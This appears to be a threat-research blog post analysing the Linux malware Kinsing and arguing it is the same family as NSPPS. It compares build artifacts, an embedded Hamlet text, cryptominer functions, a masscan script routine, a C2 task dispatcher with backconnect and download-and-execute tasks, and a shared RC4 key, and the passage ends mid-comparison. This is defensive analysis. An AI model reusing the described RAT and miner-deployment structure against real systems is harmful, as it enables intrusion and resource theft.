Kinsing: The Malware with Two Faces

By Aluma Lavi Shaari

Published: 2021-03-09 · Archived: 2026-04-05 22:41:56 UTC

Lately, we've been busy researching the developing field of cloud and container threats. Why focus here? Because, as this technology becomes more popular and continues to evolve, attackers are also evolving their techniques to infiltrate these systems.

During our research, we came across **Kinsing** – an ELF malware that has been involved in multiple attack campaigns, including Redis and SaltStack. Kinsing is written in Go language, aka Golang, which is a relatively new language that has seen sharply increased popularity among malware authors within the past few years.

While analyzing a few Kinsing samples, we were surprised to find some artifacts related to another malware family called **NSPPS**. At first, we came up with several ideas that might explain those findings- maybe the common parts are open source tools that are used by both families, or perhaps one group mimics the other. What our research shows is the two families are actually the same one, with two different names that were given to it by the security research community.

In this blog, we will review the differences and similarities between Kinsing and NSPPS, present our findings and explain how and why we concluded that they are the same malware family.

NSPPS vs. Kinsing – The Differences

At the beginning of the research, we collected all of the IOCs that were published by security firms for detecting Kinsing and NSPPS, wrote our own YARA rules and gathered the results. After a little clean up, we had several dozens of samples that we focused on.

Of the 27 samples of Kinsing and NSPPS, only one of them was published as NSPPS – 5059d67cd24eb4b0b4a174a072ceac6a47e14c3302da2c6581f81c39d8a076c6. The other 26 samples were classified as Kinsing.

We found some major artifacts differentiating the NSPPS sample from the Kinsing samples.

Versions and Dates: Let's Compare Numbers

First and most notably, NSPPS sample was written using Golang version 1.9.7:



Figure N. 1: Golang version for NSPPS

Kinsing samples were written using Golang version 1.13.4 or 1.13.6:



Figure N. 2: Golang versions for NSPPS

This difference might imply that the compilation time of each sample is different, since it is reasonable to use the latest version, although not necessary.

Determining the compilation timestamp of the samples was important to the process of differentiating the two families. Unfortunately, unlike Windows PE files, Linux ELF files do not have a compilation timestamp by design, leaving us with another missing piece of information. Luckily, Golang malware (or generally speaking – Golang binaries) by default uses Github packages, which usually contain a version number. This helps to determine a minimum date for the malware compilation by calculating the last release date of the newest package it uses.

Below is a partial list of the common packages for Kinsing samples with their release dates:

Package	**Version**	**Release Date**
go-resty/resty	2.1.0	10/10/2019
google/btree	1.0.0	13/08/2018
kelseyhightower/envconfig	1.4.0	24/05/2019

Package	Version	Release Date
markbates/pkger	0.12.8	21/11/2019
paulbellamy/ratecounter	0.2.0	19/07/2017
peterbourgon/diskv	2.0.1	14/08/2017
shirou/gopsutil	2.19.10	19/10/2019

Table N. 1: a partial list of Kinsing packages with their release dates

"pkger " has the latest release date:



Figure N. 3: latest package release for Kinsing

Therefore, we can conclude that all 26 Kinsing samples were compiled after Nov. 21, 2019.

Below is a partial list of the packages NSPPS uses:

Package	Version	Release Date
google/btree	1.0.0	13/08/2018
go-resty/resty	2.1.0	10/10/2019
kelseyhightower/envconfig	1.4.0	25/05/2019
paulbellamy/ratecounter	0.2.0	19/07/2017
peterbourgon/diskv	3.0.0	25/04/2019

Table N. 2: a partial list of NSPPS packages with their release dates

As shown, the earliest possible compilation date for NSPPS is Oct. 10, 2019. This suggests it was compiled before Kinsing, but that may not necessarily be the case.

To Be or Not to Be: That's the Difference

An odd artifact found in Kinsing samples is the presence of the full text of William Shakespeare's play Hamlet, as seen below:

```
.rodata:0000000000889646                db 'HAMLET',9,'son to the late, and nephew to the present king.',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'POLONIUS',9,'lord chamberlain. (LORD POLONIUS:)',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'HORATIO',9,'friend to Hamlet.',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'LAERTES',9,'son to Polonius.',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'LUCIANUS',9,'nephew to the king.',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'VOLTIMAND',9,'|',0Ah
.rodata:0000000000889646                db 9,'|',0Ah
.rodata:0000000000889646                db 'CORNELIUS',9,'|',0Ah
.rodata:0000000000889646                db 9,'|',0Ah
.rodata:0000000000889646                db 'ROSENCRANTZ',9,'|  courtiers.',0Ah
.rodata:0000000000889646                db 9,'|',0Ah
.rodata:0000000000889646                db 'GUILDENSTERN',9,'|',0Ah
.rodata:0000000000889646                db 9,'|',0Ah
.rodata:0000000000889646                db 'OSRIC',9,'|',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 9,'A Gentleman, (Gentlemen:)',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 9,'A Priest. (First Priest:)',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'MARCELLUS',9,'|',0Ah
.rodata:0000000000889646                db 9,'|  officers.',0Ah
.rodata:0000000000889646                db 'BERNARDO',9,'|',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'FRANCISCO',9,'a soldier.',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'REYNALDO',9,'servant to Polonius.',0Ah
.rodata:0000000000889646                db 9,'Players.',0Ah
.rodata:0000000000889646                db 9,'(First Player:)',0Ah
.rodata:0000000000889646                db 9,'(Player King:)',0Ah
.rodata:0000000000889646                db 9,'(Player Queen:)',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 9,'Two Clowns, grave-diggers.',0Ah
.rodata:0000000000889646                db 9,'(First Clown:)',0Ah
.rodata:0000000000889646                db 9,'(Second Clown:)',0Ah
.rodata:0000000000889646                db 0Ah
.rodata:0000000000889646                db 'FORTINBRAS',9,'prince of Norway. (PRINCE FORTINBRAS:)',0Ah
```

Figure N. 4: Hamlet play inside Kinsing

This evidence was previously published by several researchers. The common assumption is that this was done to avoid detection by static detection engines or to increase the binary size, which serves the same goal. This artifact is not present in NSPPS samples.

At first, it seems like an important difference – maybe the authors of Kinsing paid more attention to hiding their malware than the authors of NSPPS. However, after digging a little deeper, we found another explanation. When checking the location of the Hamlet play inside Kinsing, it has some references to it, rather than just existing in the data section among other strings of the binary:

```
.rodata:0000000000889628 hamletPlay_off  db 0Ah                  ; DATA XREF: github_com_markbates_pkg
.rodata:0000000000889628                                         ; github_com_markbates_pkger_internal_
.rodata:0000000000889628                db 9,'HAMLET',0Ah
.rodata:0000000000889628                db 0Ah
.rodata:0000000000889628                db 9,'DRAMATIS PERSONAE',0Ah
.rodata:0000000000889628                db 0Ah
.rodata:0000000000889628                db 'CLAUDIUS',9,'king of Denmark. (KING CLAUDIUS:)',0Ah
```

Figure N. 5: Hamlet play X-refs

Then, looking at the relevant function:



Figure N. 6: code X-references to the Hamlet play

This function's name is github.com.markbates.pkger.internal.takeon.github.com.markbates.hepa.filters, which means: "a function located in filters file in hepa package written by markbates and uploaded to Github, but actually embedded into pkger package written by markbates and uploaded to Github as well."

And as expected:



Figure N. 7: pkger package that contains the Hamlet play

Which leads to the next piece of code:

```
func mask() string {
        i := rand.Intn(len(masks) - 1)
        return masks[i]
}

const hamlet = `
        HAMLET

        DRAMATIS PERSONAE

CLAUDIUS        king of Denmark. (KING CLAUDIUS:)

HAMLET  son to the late, and nephew to the present king.

POLONIUS        lord chamberlain. (LORD POLONIUS:)

HORATIO friend to Hamlet.

LAERTES son to Polonius.

LUCTANUS        nephew to the king
```

Figure N. 8: Hamlet play inside of pkger package

(And of course, don't forget to check release 0.12.8, as this piece was removed since then by the author.)

When analyzing the hepa package, we understood the purpose of Hamlet- it is used to hide secret parts of a buffer. For example, let's say you want to upload your useful AWS script to GitHub for sharing your wisdom with the world, but then you're not sure if you removed all of the parts containing your secret AWS keys. In this situation, you may use a tool that automatically searches for password-related information and removes it. Think about how awesome it would be to replace your token with a powerful phrase from Hamlet!

Now, as you've probably noticed, the pkger package wasn't listed as one of NSPPS' packages, so the absence of Hamlet from NSPPS is only related to the absence of this package that is used as part of cryptomining activity (*more on this later).*

The bottom line is, although Hamlet is considered to be (or not to be?) a great and meaningful play, it's not meaningful evidence in our comparison. Rather, it's a side effect of other more significant elements.

Where's the money?

When reading reports about Kinsing samples, it is clear that the purpose of Kinsing is to install a cryptoMiner named kdevtmpfsi, as shown in this diagram from Aqua Security:



Figure N. 9: Kinsing diagram as posted by Aqua Security
Source: https://blog.aquasec.com/threat-alert-kinsing-malware-container-vulnerability

When looking at the code of Kinsing samples, we find many functions related to the cryptominer activity:



Figure N. 10: Kinsing functions related to Miner activity

Those functions are called from main.main, which is the real main function of the code.

All of the code related to cryptomining activity, including checks and actions, is missing from the NSPPS sample. This is a major difference between the two tools: the cryptomining functionality suggests that the purpose of the Kinsing malware is to install a cryptominer in the victim system, while the purpose of the NSPPS malware is to provide RAT functionality.

NSPPS vs. Kinsing – The Similarities

While we found several differences between Kinsing and NSPPS that make them look like completely different malware families, a tiny voice reminds us that we promised to prove they are from the same family. Below are some of those similarities.

Masscan for All

One characteristic that repeats itself through all of the samples is the usage of the Masscan tool – more specifically, the same exact usage of Masscan. Both Kinsing and NSPPS malware contain an embedded, clear-text bash script named firewire.sh that is executed by the function main.masscan. This function writes the script to the disk, changes its mode to executable and then runs it.

See the full firewire.sh script in **Appendix B**.

The code in main.masscan that handles that is as follows:

```
firewireSH = aFirewireSh;
*(&firewireSH + 1) = 11;
io_ioutil_WriteFile(firewire_Script, v154, v146, 4LL, v35, v36, *&firewireSH, aTxt, 4, v146, 511);// write firewire script to disk
chmod_firewire = aChmodXFirewire;
*(&chmod_firewire + 1) = 20;
main_runcmd(firewire_Script, v154, v37, v151, v38, v39, *&chmod_firewire, 1);// changing firewire mode to executable
runtime_newobject(firewire_Script, v154, v137, v142, v40, v41, qword_7E6920);// running firewire
```

Figure N. 11: Kinsing's code for handling firewire.sh

The main.masscan function for NSPPS is a little different (probably due to compiler difference as mentioned above) but contains the same WriteFile -> runcmd -> newobject sequence as seen in Kinsing:

```
io_ioutil_WriteFile(firewire_Script, a2, v41, v40, v42, v43, aFirewireSh, 11LL, v110);
main_runcmd(firewire_Script, a2, v44, v131, v45, v46);
runtime_newobject(firewire_Script, a2, v124, v120, v57, v58, qword_7390E0);
```

Figure N. 12: NSPPS's code for handling firewire.sh

From our research, the firewire.sh script isn't publicly available for use, nor has it been presented as an Open Source tool, so we believe that this piece of evidence isn't just a coincidence. This means that there was a connection between the authors of the two malwares, or at least that they shared their resources.

Code Structure

When analyzing NSPPS, it is notable that it features a very simple code structure. At the beginning of the code, NSPPS calls three initialization functions, then it enters a while loop that runs forever. The loop gets a task (getTask()) from the C2 server and executes it (doTask()). Inside the doTask function, the malware checks the string it got, then chooses the right function for performing the received task.

To our surprise, when analyzing Kinsing, we found it has the same structure, except for a few minor changes. The main change is an additional initialization function that's responsible for cryptomining. There are also some minor changes to the inner functions inside the loop.

See the code snippets below for a demonstration:

```
NSPPS
main.main()
{
healthChecker()
resultSender()

startSocks()
while (1):
    getTask()
    doTask()
    sleep()
}

=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=

main.doTask()
{
switch(task_name):
    case "scan":
        taskScan()
    case "update":
        updateTask()
    case "exec":
        execTask()
    case "exec_output":
        execTaskOut()
    case "masscan":
        masscan()
    case "socks":
        socks()
    case "backconnect":
        backconnect()
    case "request":
        makeClient()
        request()
    case "tcp":
        tcpTask()
    case "download_and_exec":
        downloadAndExecute()
    case "redis_brute":
        redisBrute()
}
```

```
Kinsing
main.main()
{
healthChecker()
resultSender()
minerRunningCheck()
startSocks()
while (1):
    getTask()
    doTask()
    sleep()
}

=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=:=

main.doTask()
{
switch(task_name):
    case "scan":
        taskScan()
    case "update":
        updateTask()
    case "exec":
        startCmd()
    case "exec_output":
        execTaskOut()
    case "masscan":
        masscan()
    case "socks":
        socks()
    case "backconnect":
        backconnect()
    case "request":
        makeClient()
        runTaskWithHttp()
    case "tcp":
        runTask()
    case "download_and_exec":
        downloadAndExecute()
    case "redis_brute":
        redisBrute()
}
```

Figure N. 13: Pseudo-Code for NSPPS's and Kinsing's code structure comparison

There are also differences between the different samples of Kinsing. For example, not all of them have the “redis_brute” functionality, and some have much fewer functions.

Looking at the common structure we just described, we believe that the relation between the two families now hardly seems like a coincidence or random imitation, but more like cooperation between the authors – or even reuse of the same code.

Encryption, Encryption, Encryption

In their analysis for the NSPPS sample, IronNet included a YARA rule that searches for an RC4 key used by NSPPS. Using this YARA and searching for this specific RC4 key, we found all of the Kinsing samples in it, as well as the NSPPS sample:

```
000000000088230E RC4_Key_Kinsing db 37h, 36h, 34h, 31h, 35h, 33h, 34h, 34h, 36h, 62h, 36h
000000000088230E                                         ; DATA XREF: .data:RC4_Key_off↓o
```

Figure N. 14: Kinsing RC4 key

```
0000000007B3F79 RC4_Key_NSPPS   db 37h, 36h, 34h, 31h, 35h, 33h, 34h, 34h, 36h, 62h, 36h
0000000007B3F79                                          ; DATA XREF: .data:RC4_Key_off↓o
```

Figure N. 15: NSPPS RC4 key

When checking the XRefs to this key to find the usage of it, we can see that it is used through almost the same functions in both malware families.

Usage for NSPPS:



Figure N. 16: RC4 key usage for NSPPS

Usage for Kinsing:



Figure N. 17: RC4 key usage for Kinsing

The only difference is the function getMinerPid that exists only in the Kinsing samples, since NSPPS doesn't have the same cryptomining functionality.

Looking at the function main.RC4 that implements the RC4 encryption in both malwares, we see that the two implementations are practically identical. See the comparison below:

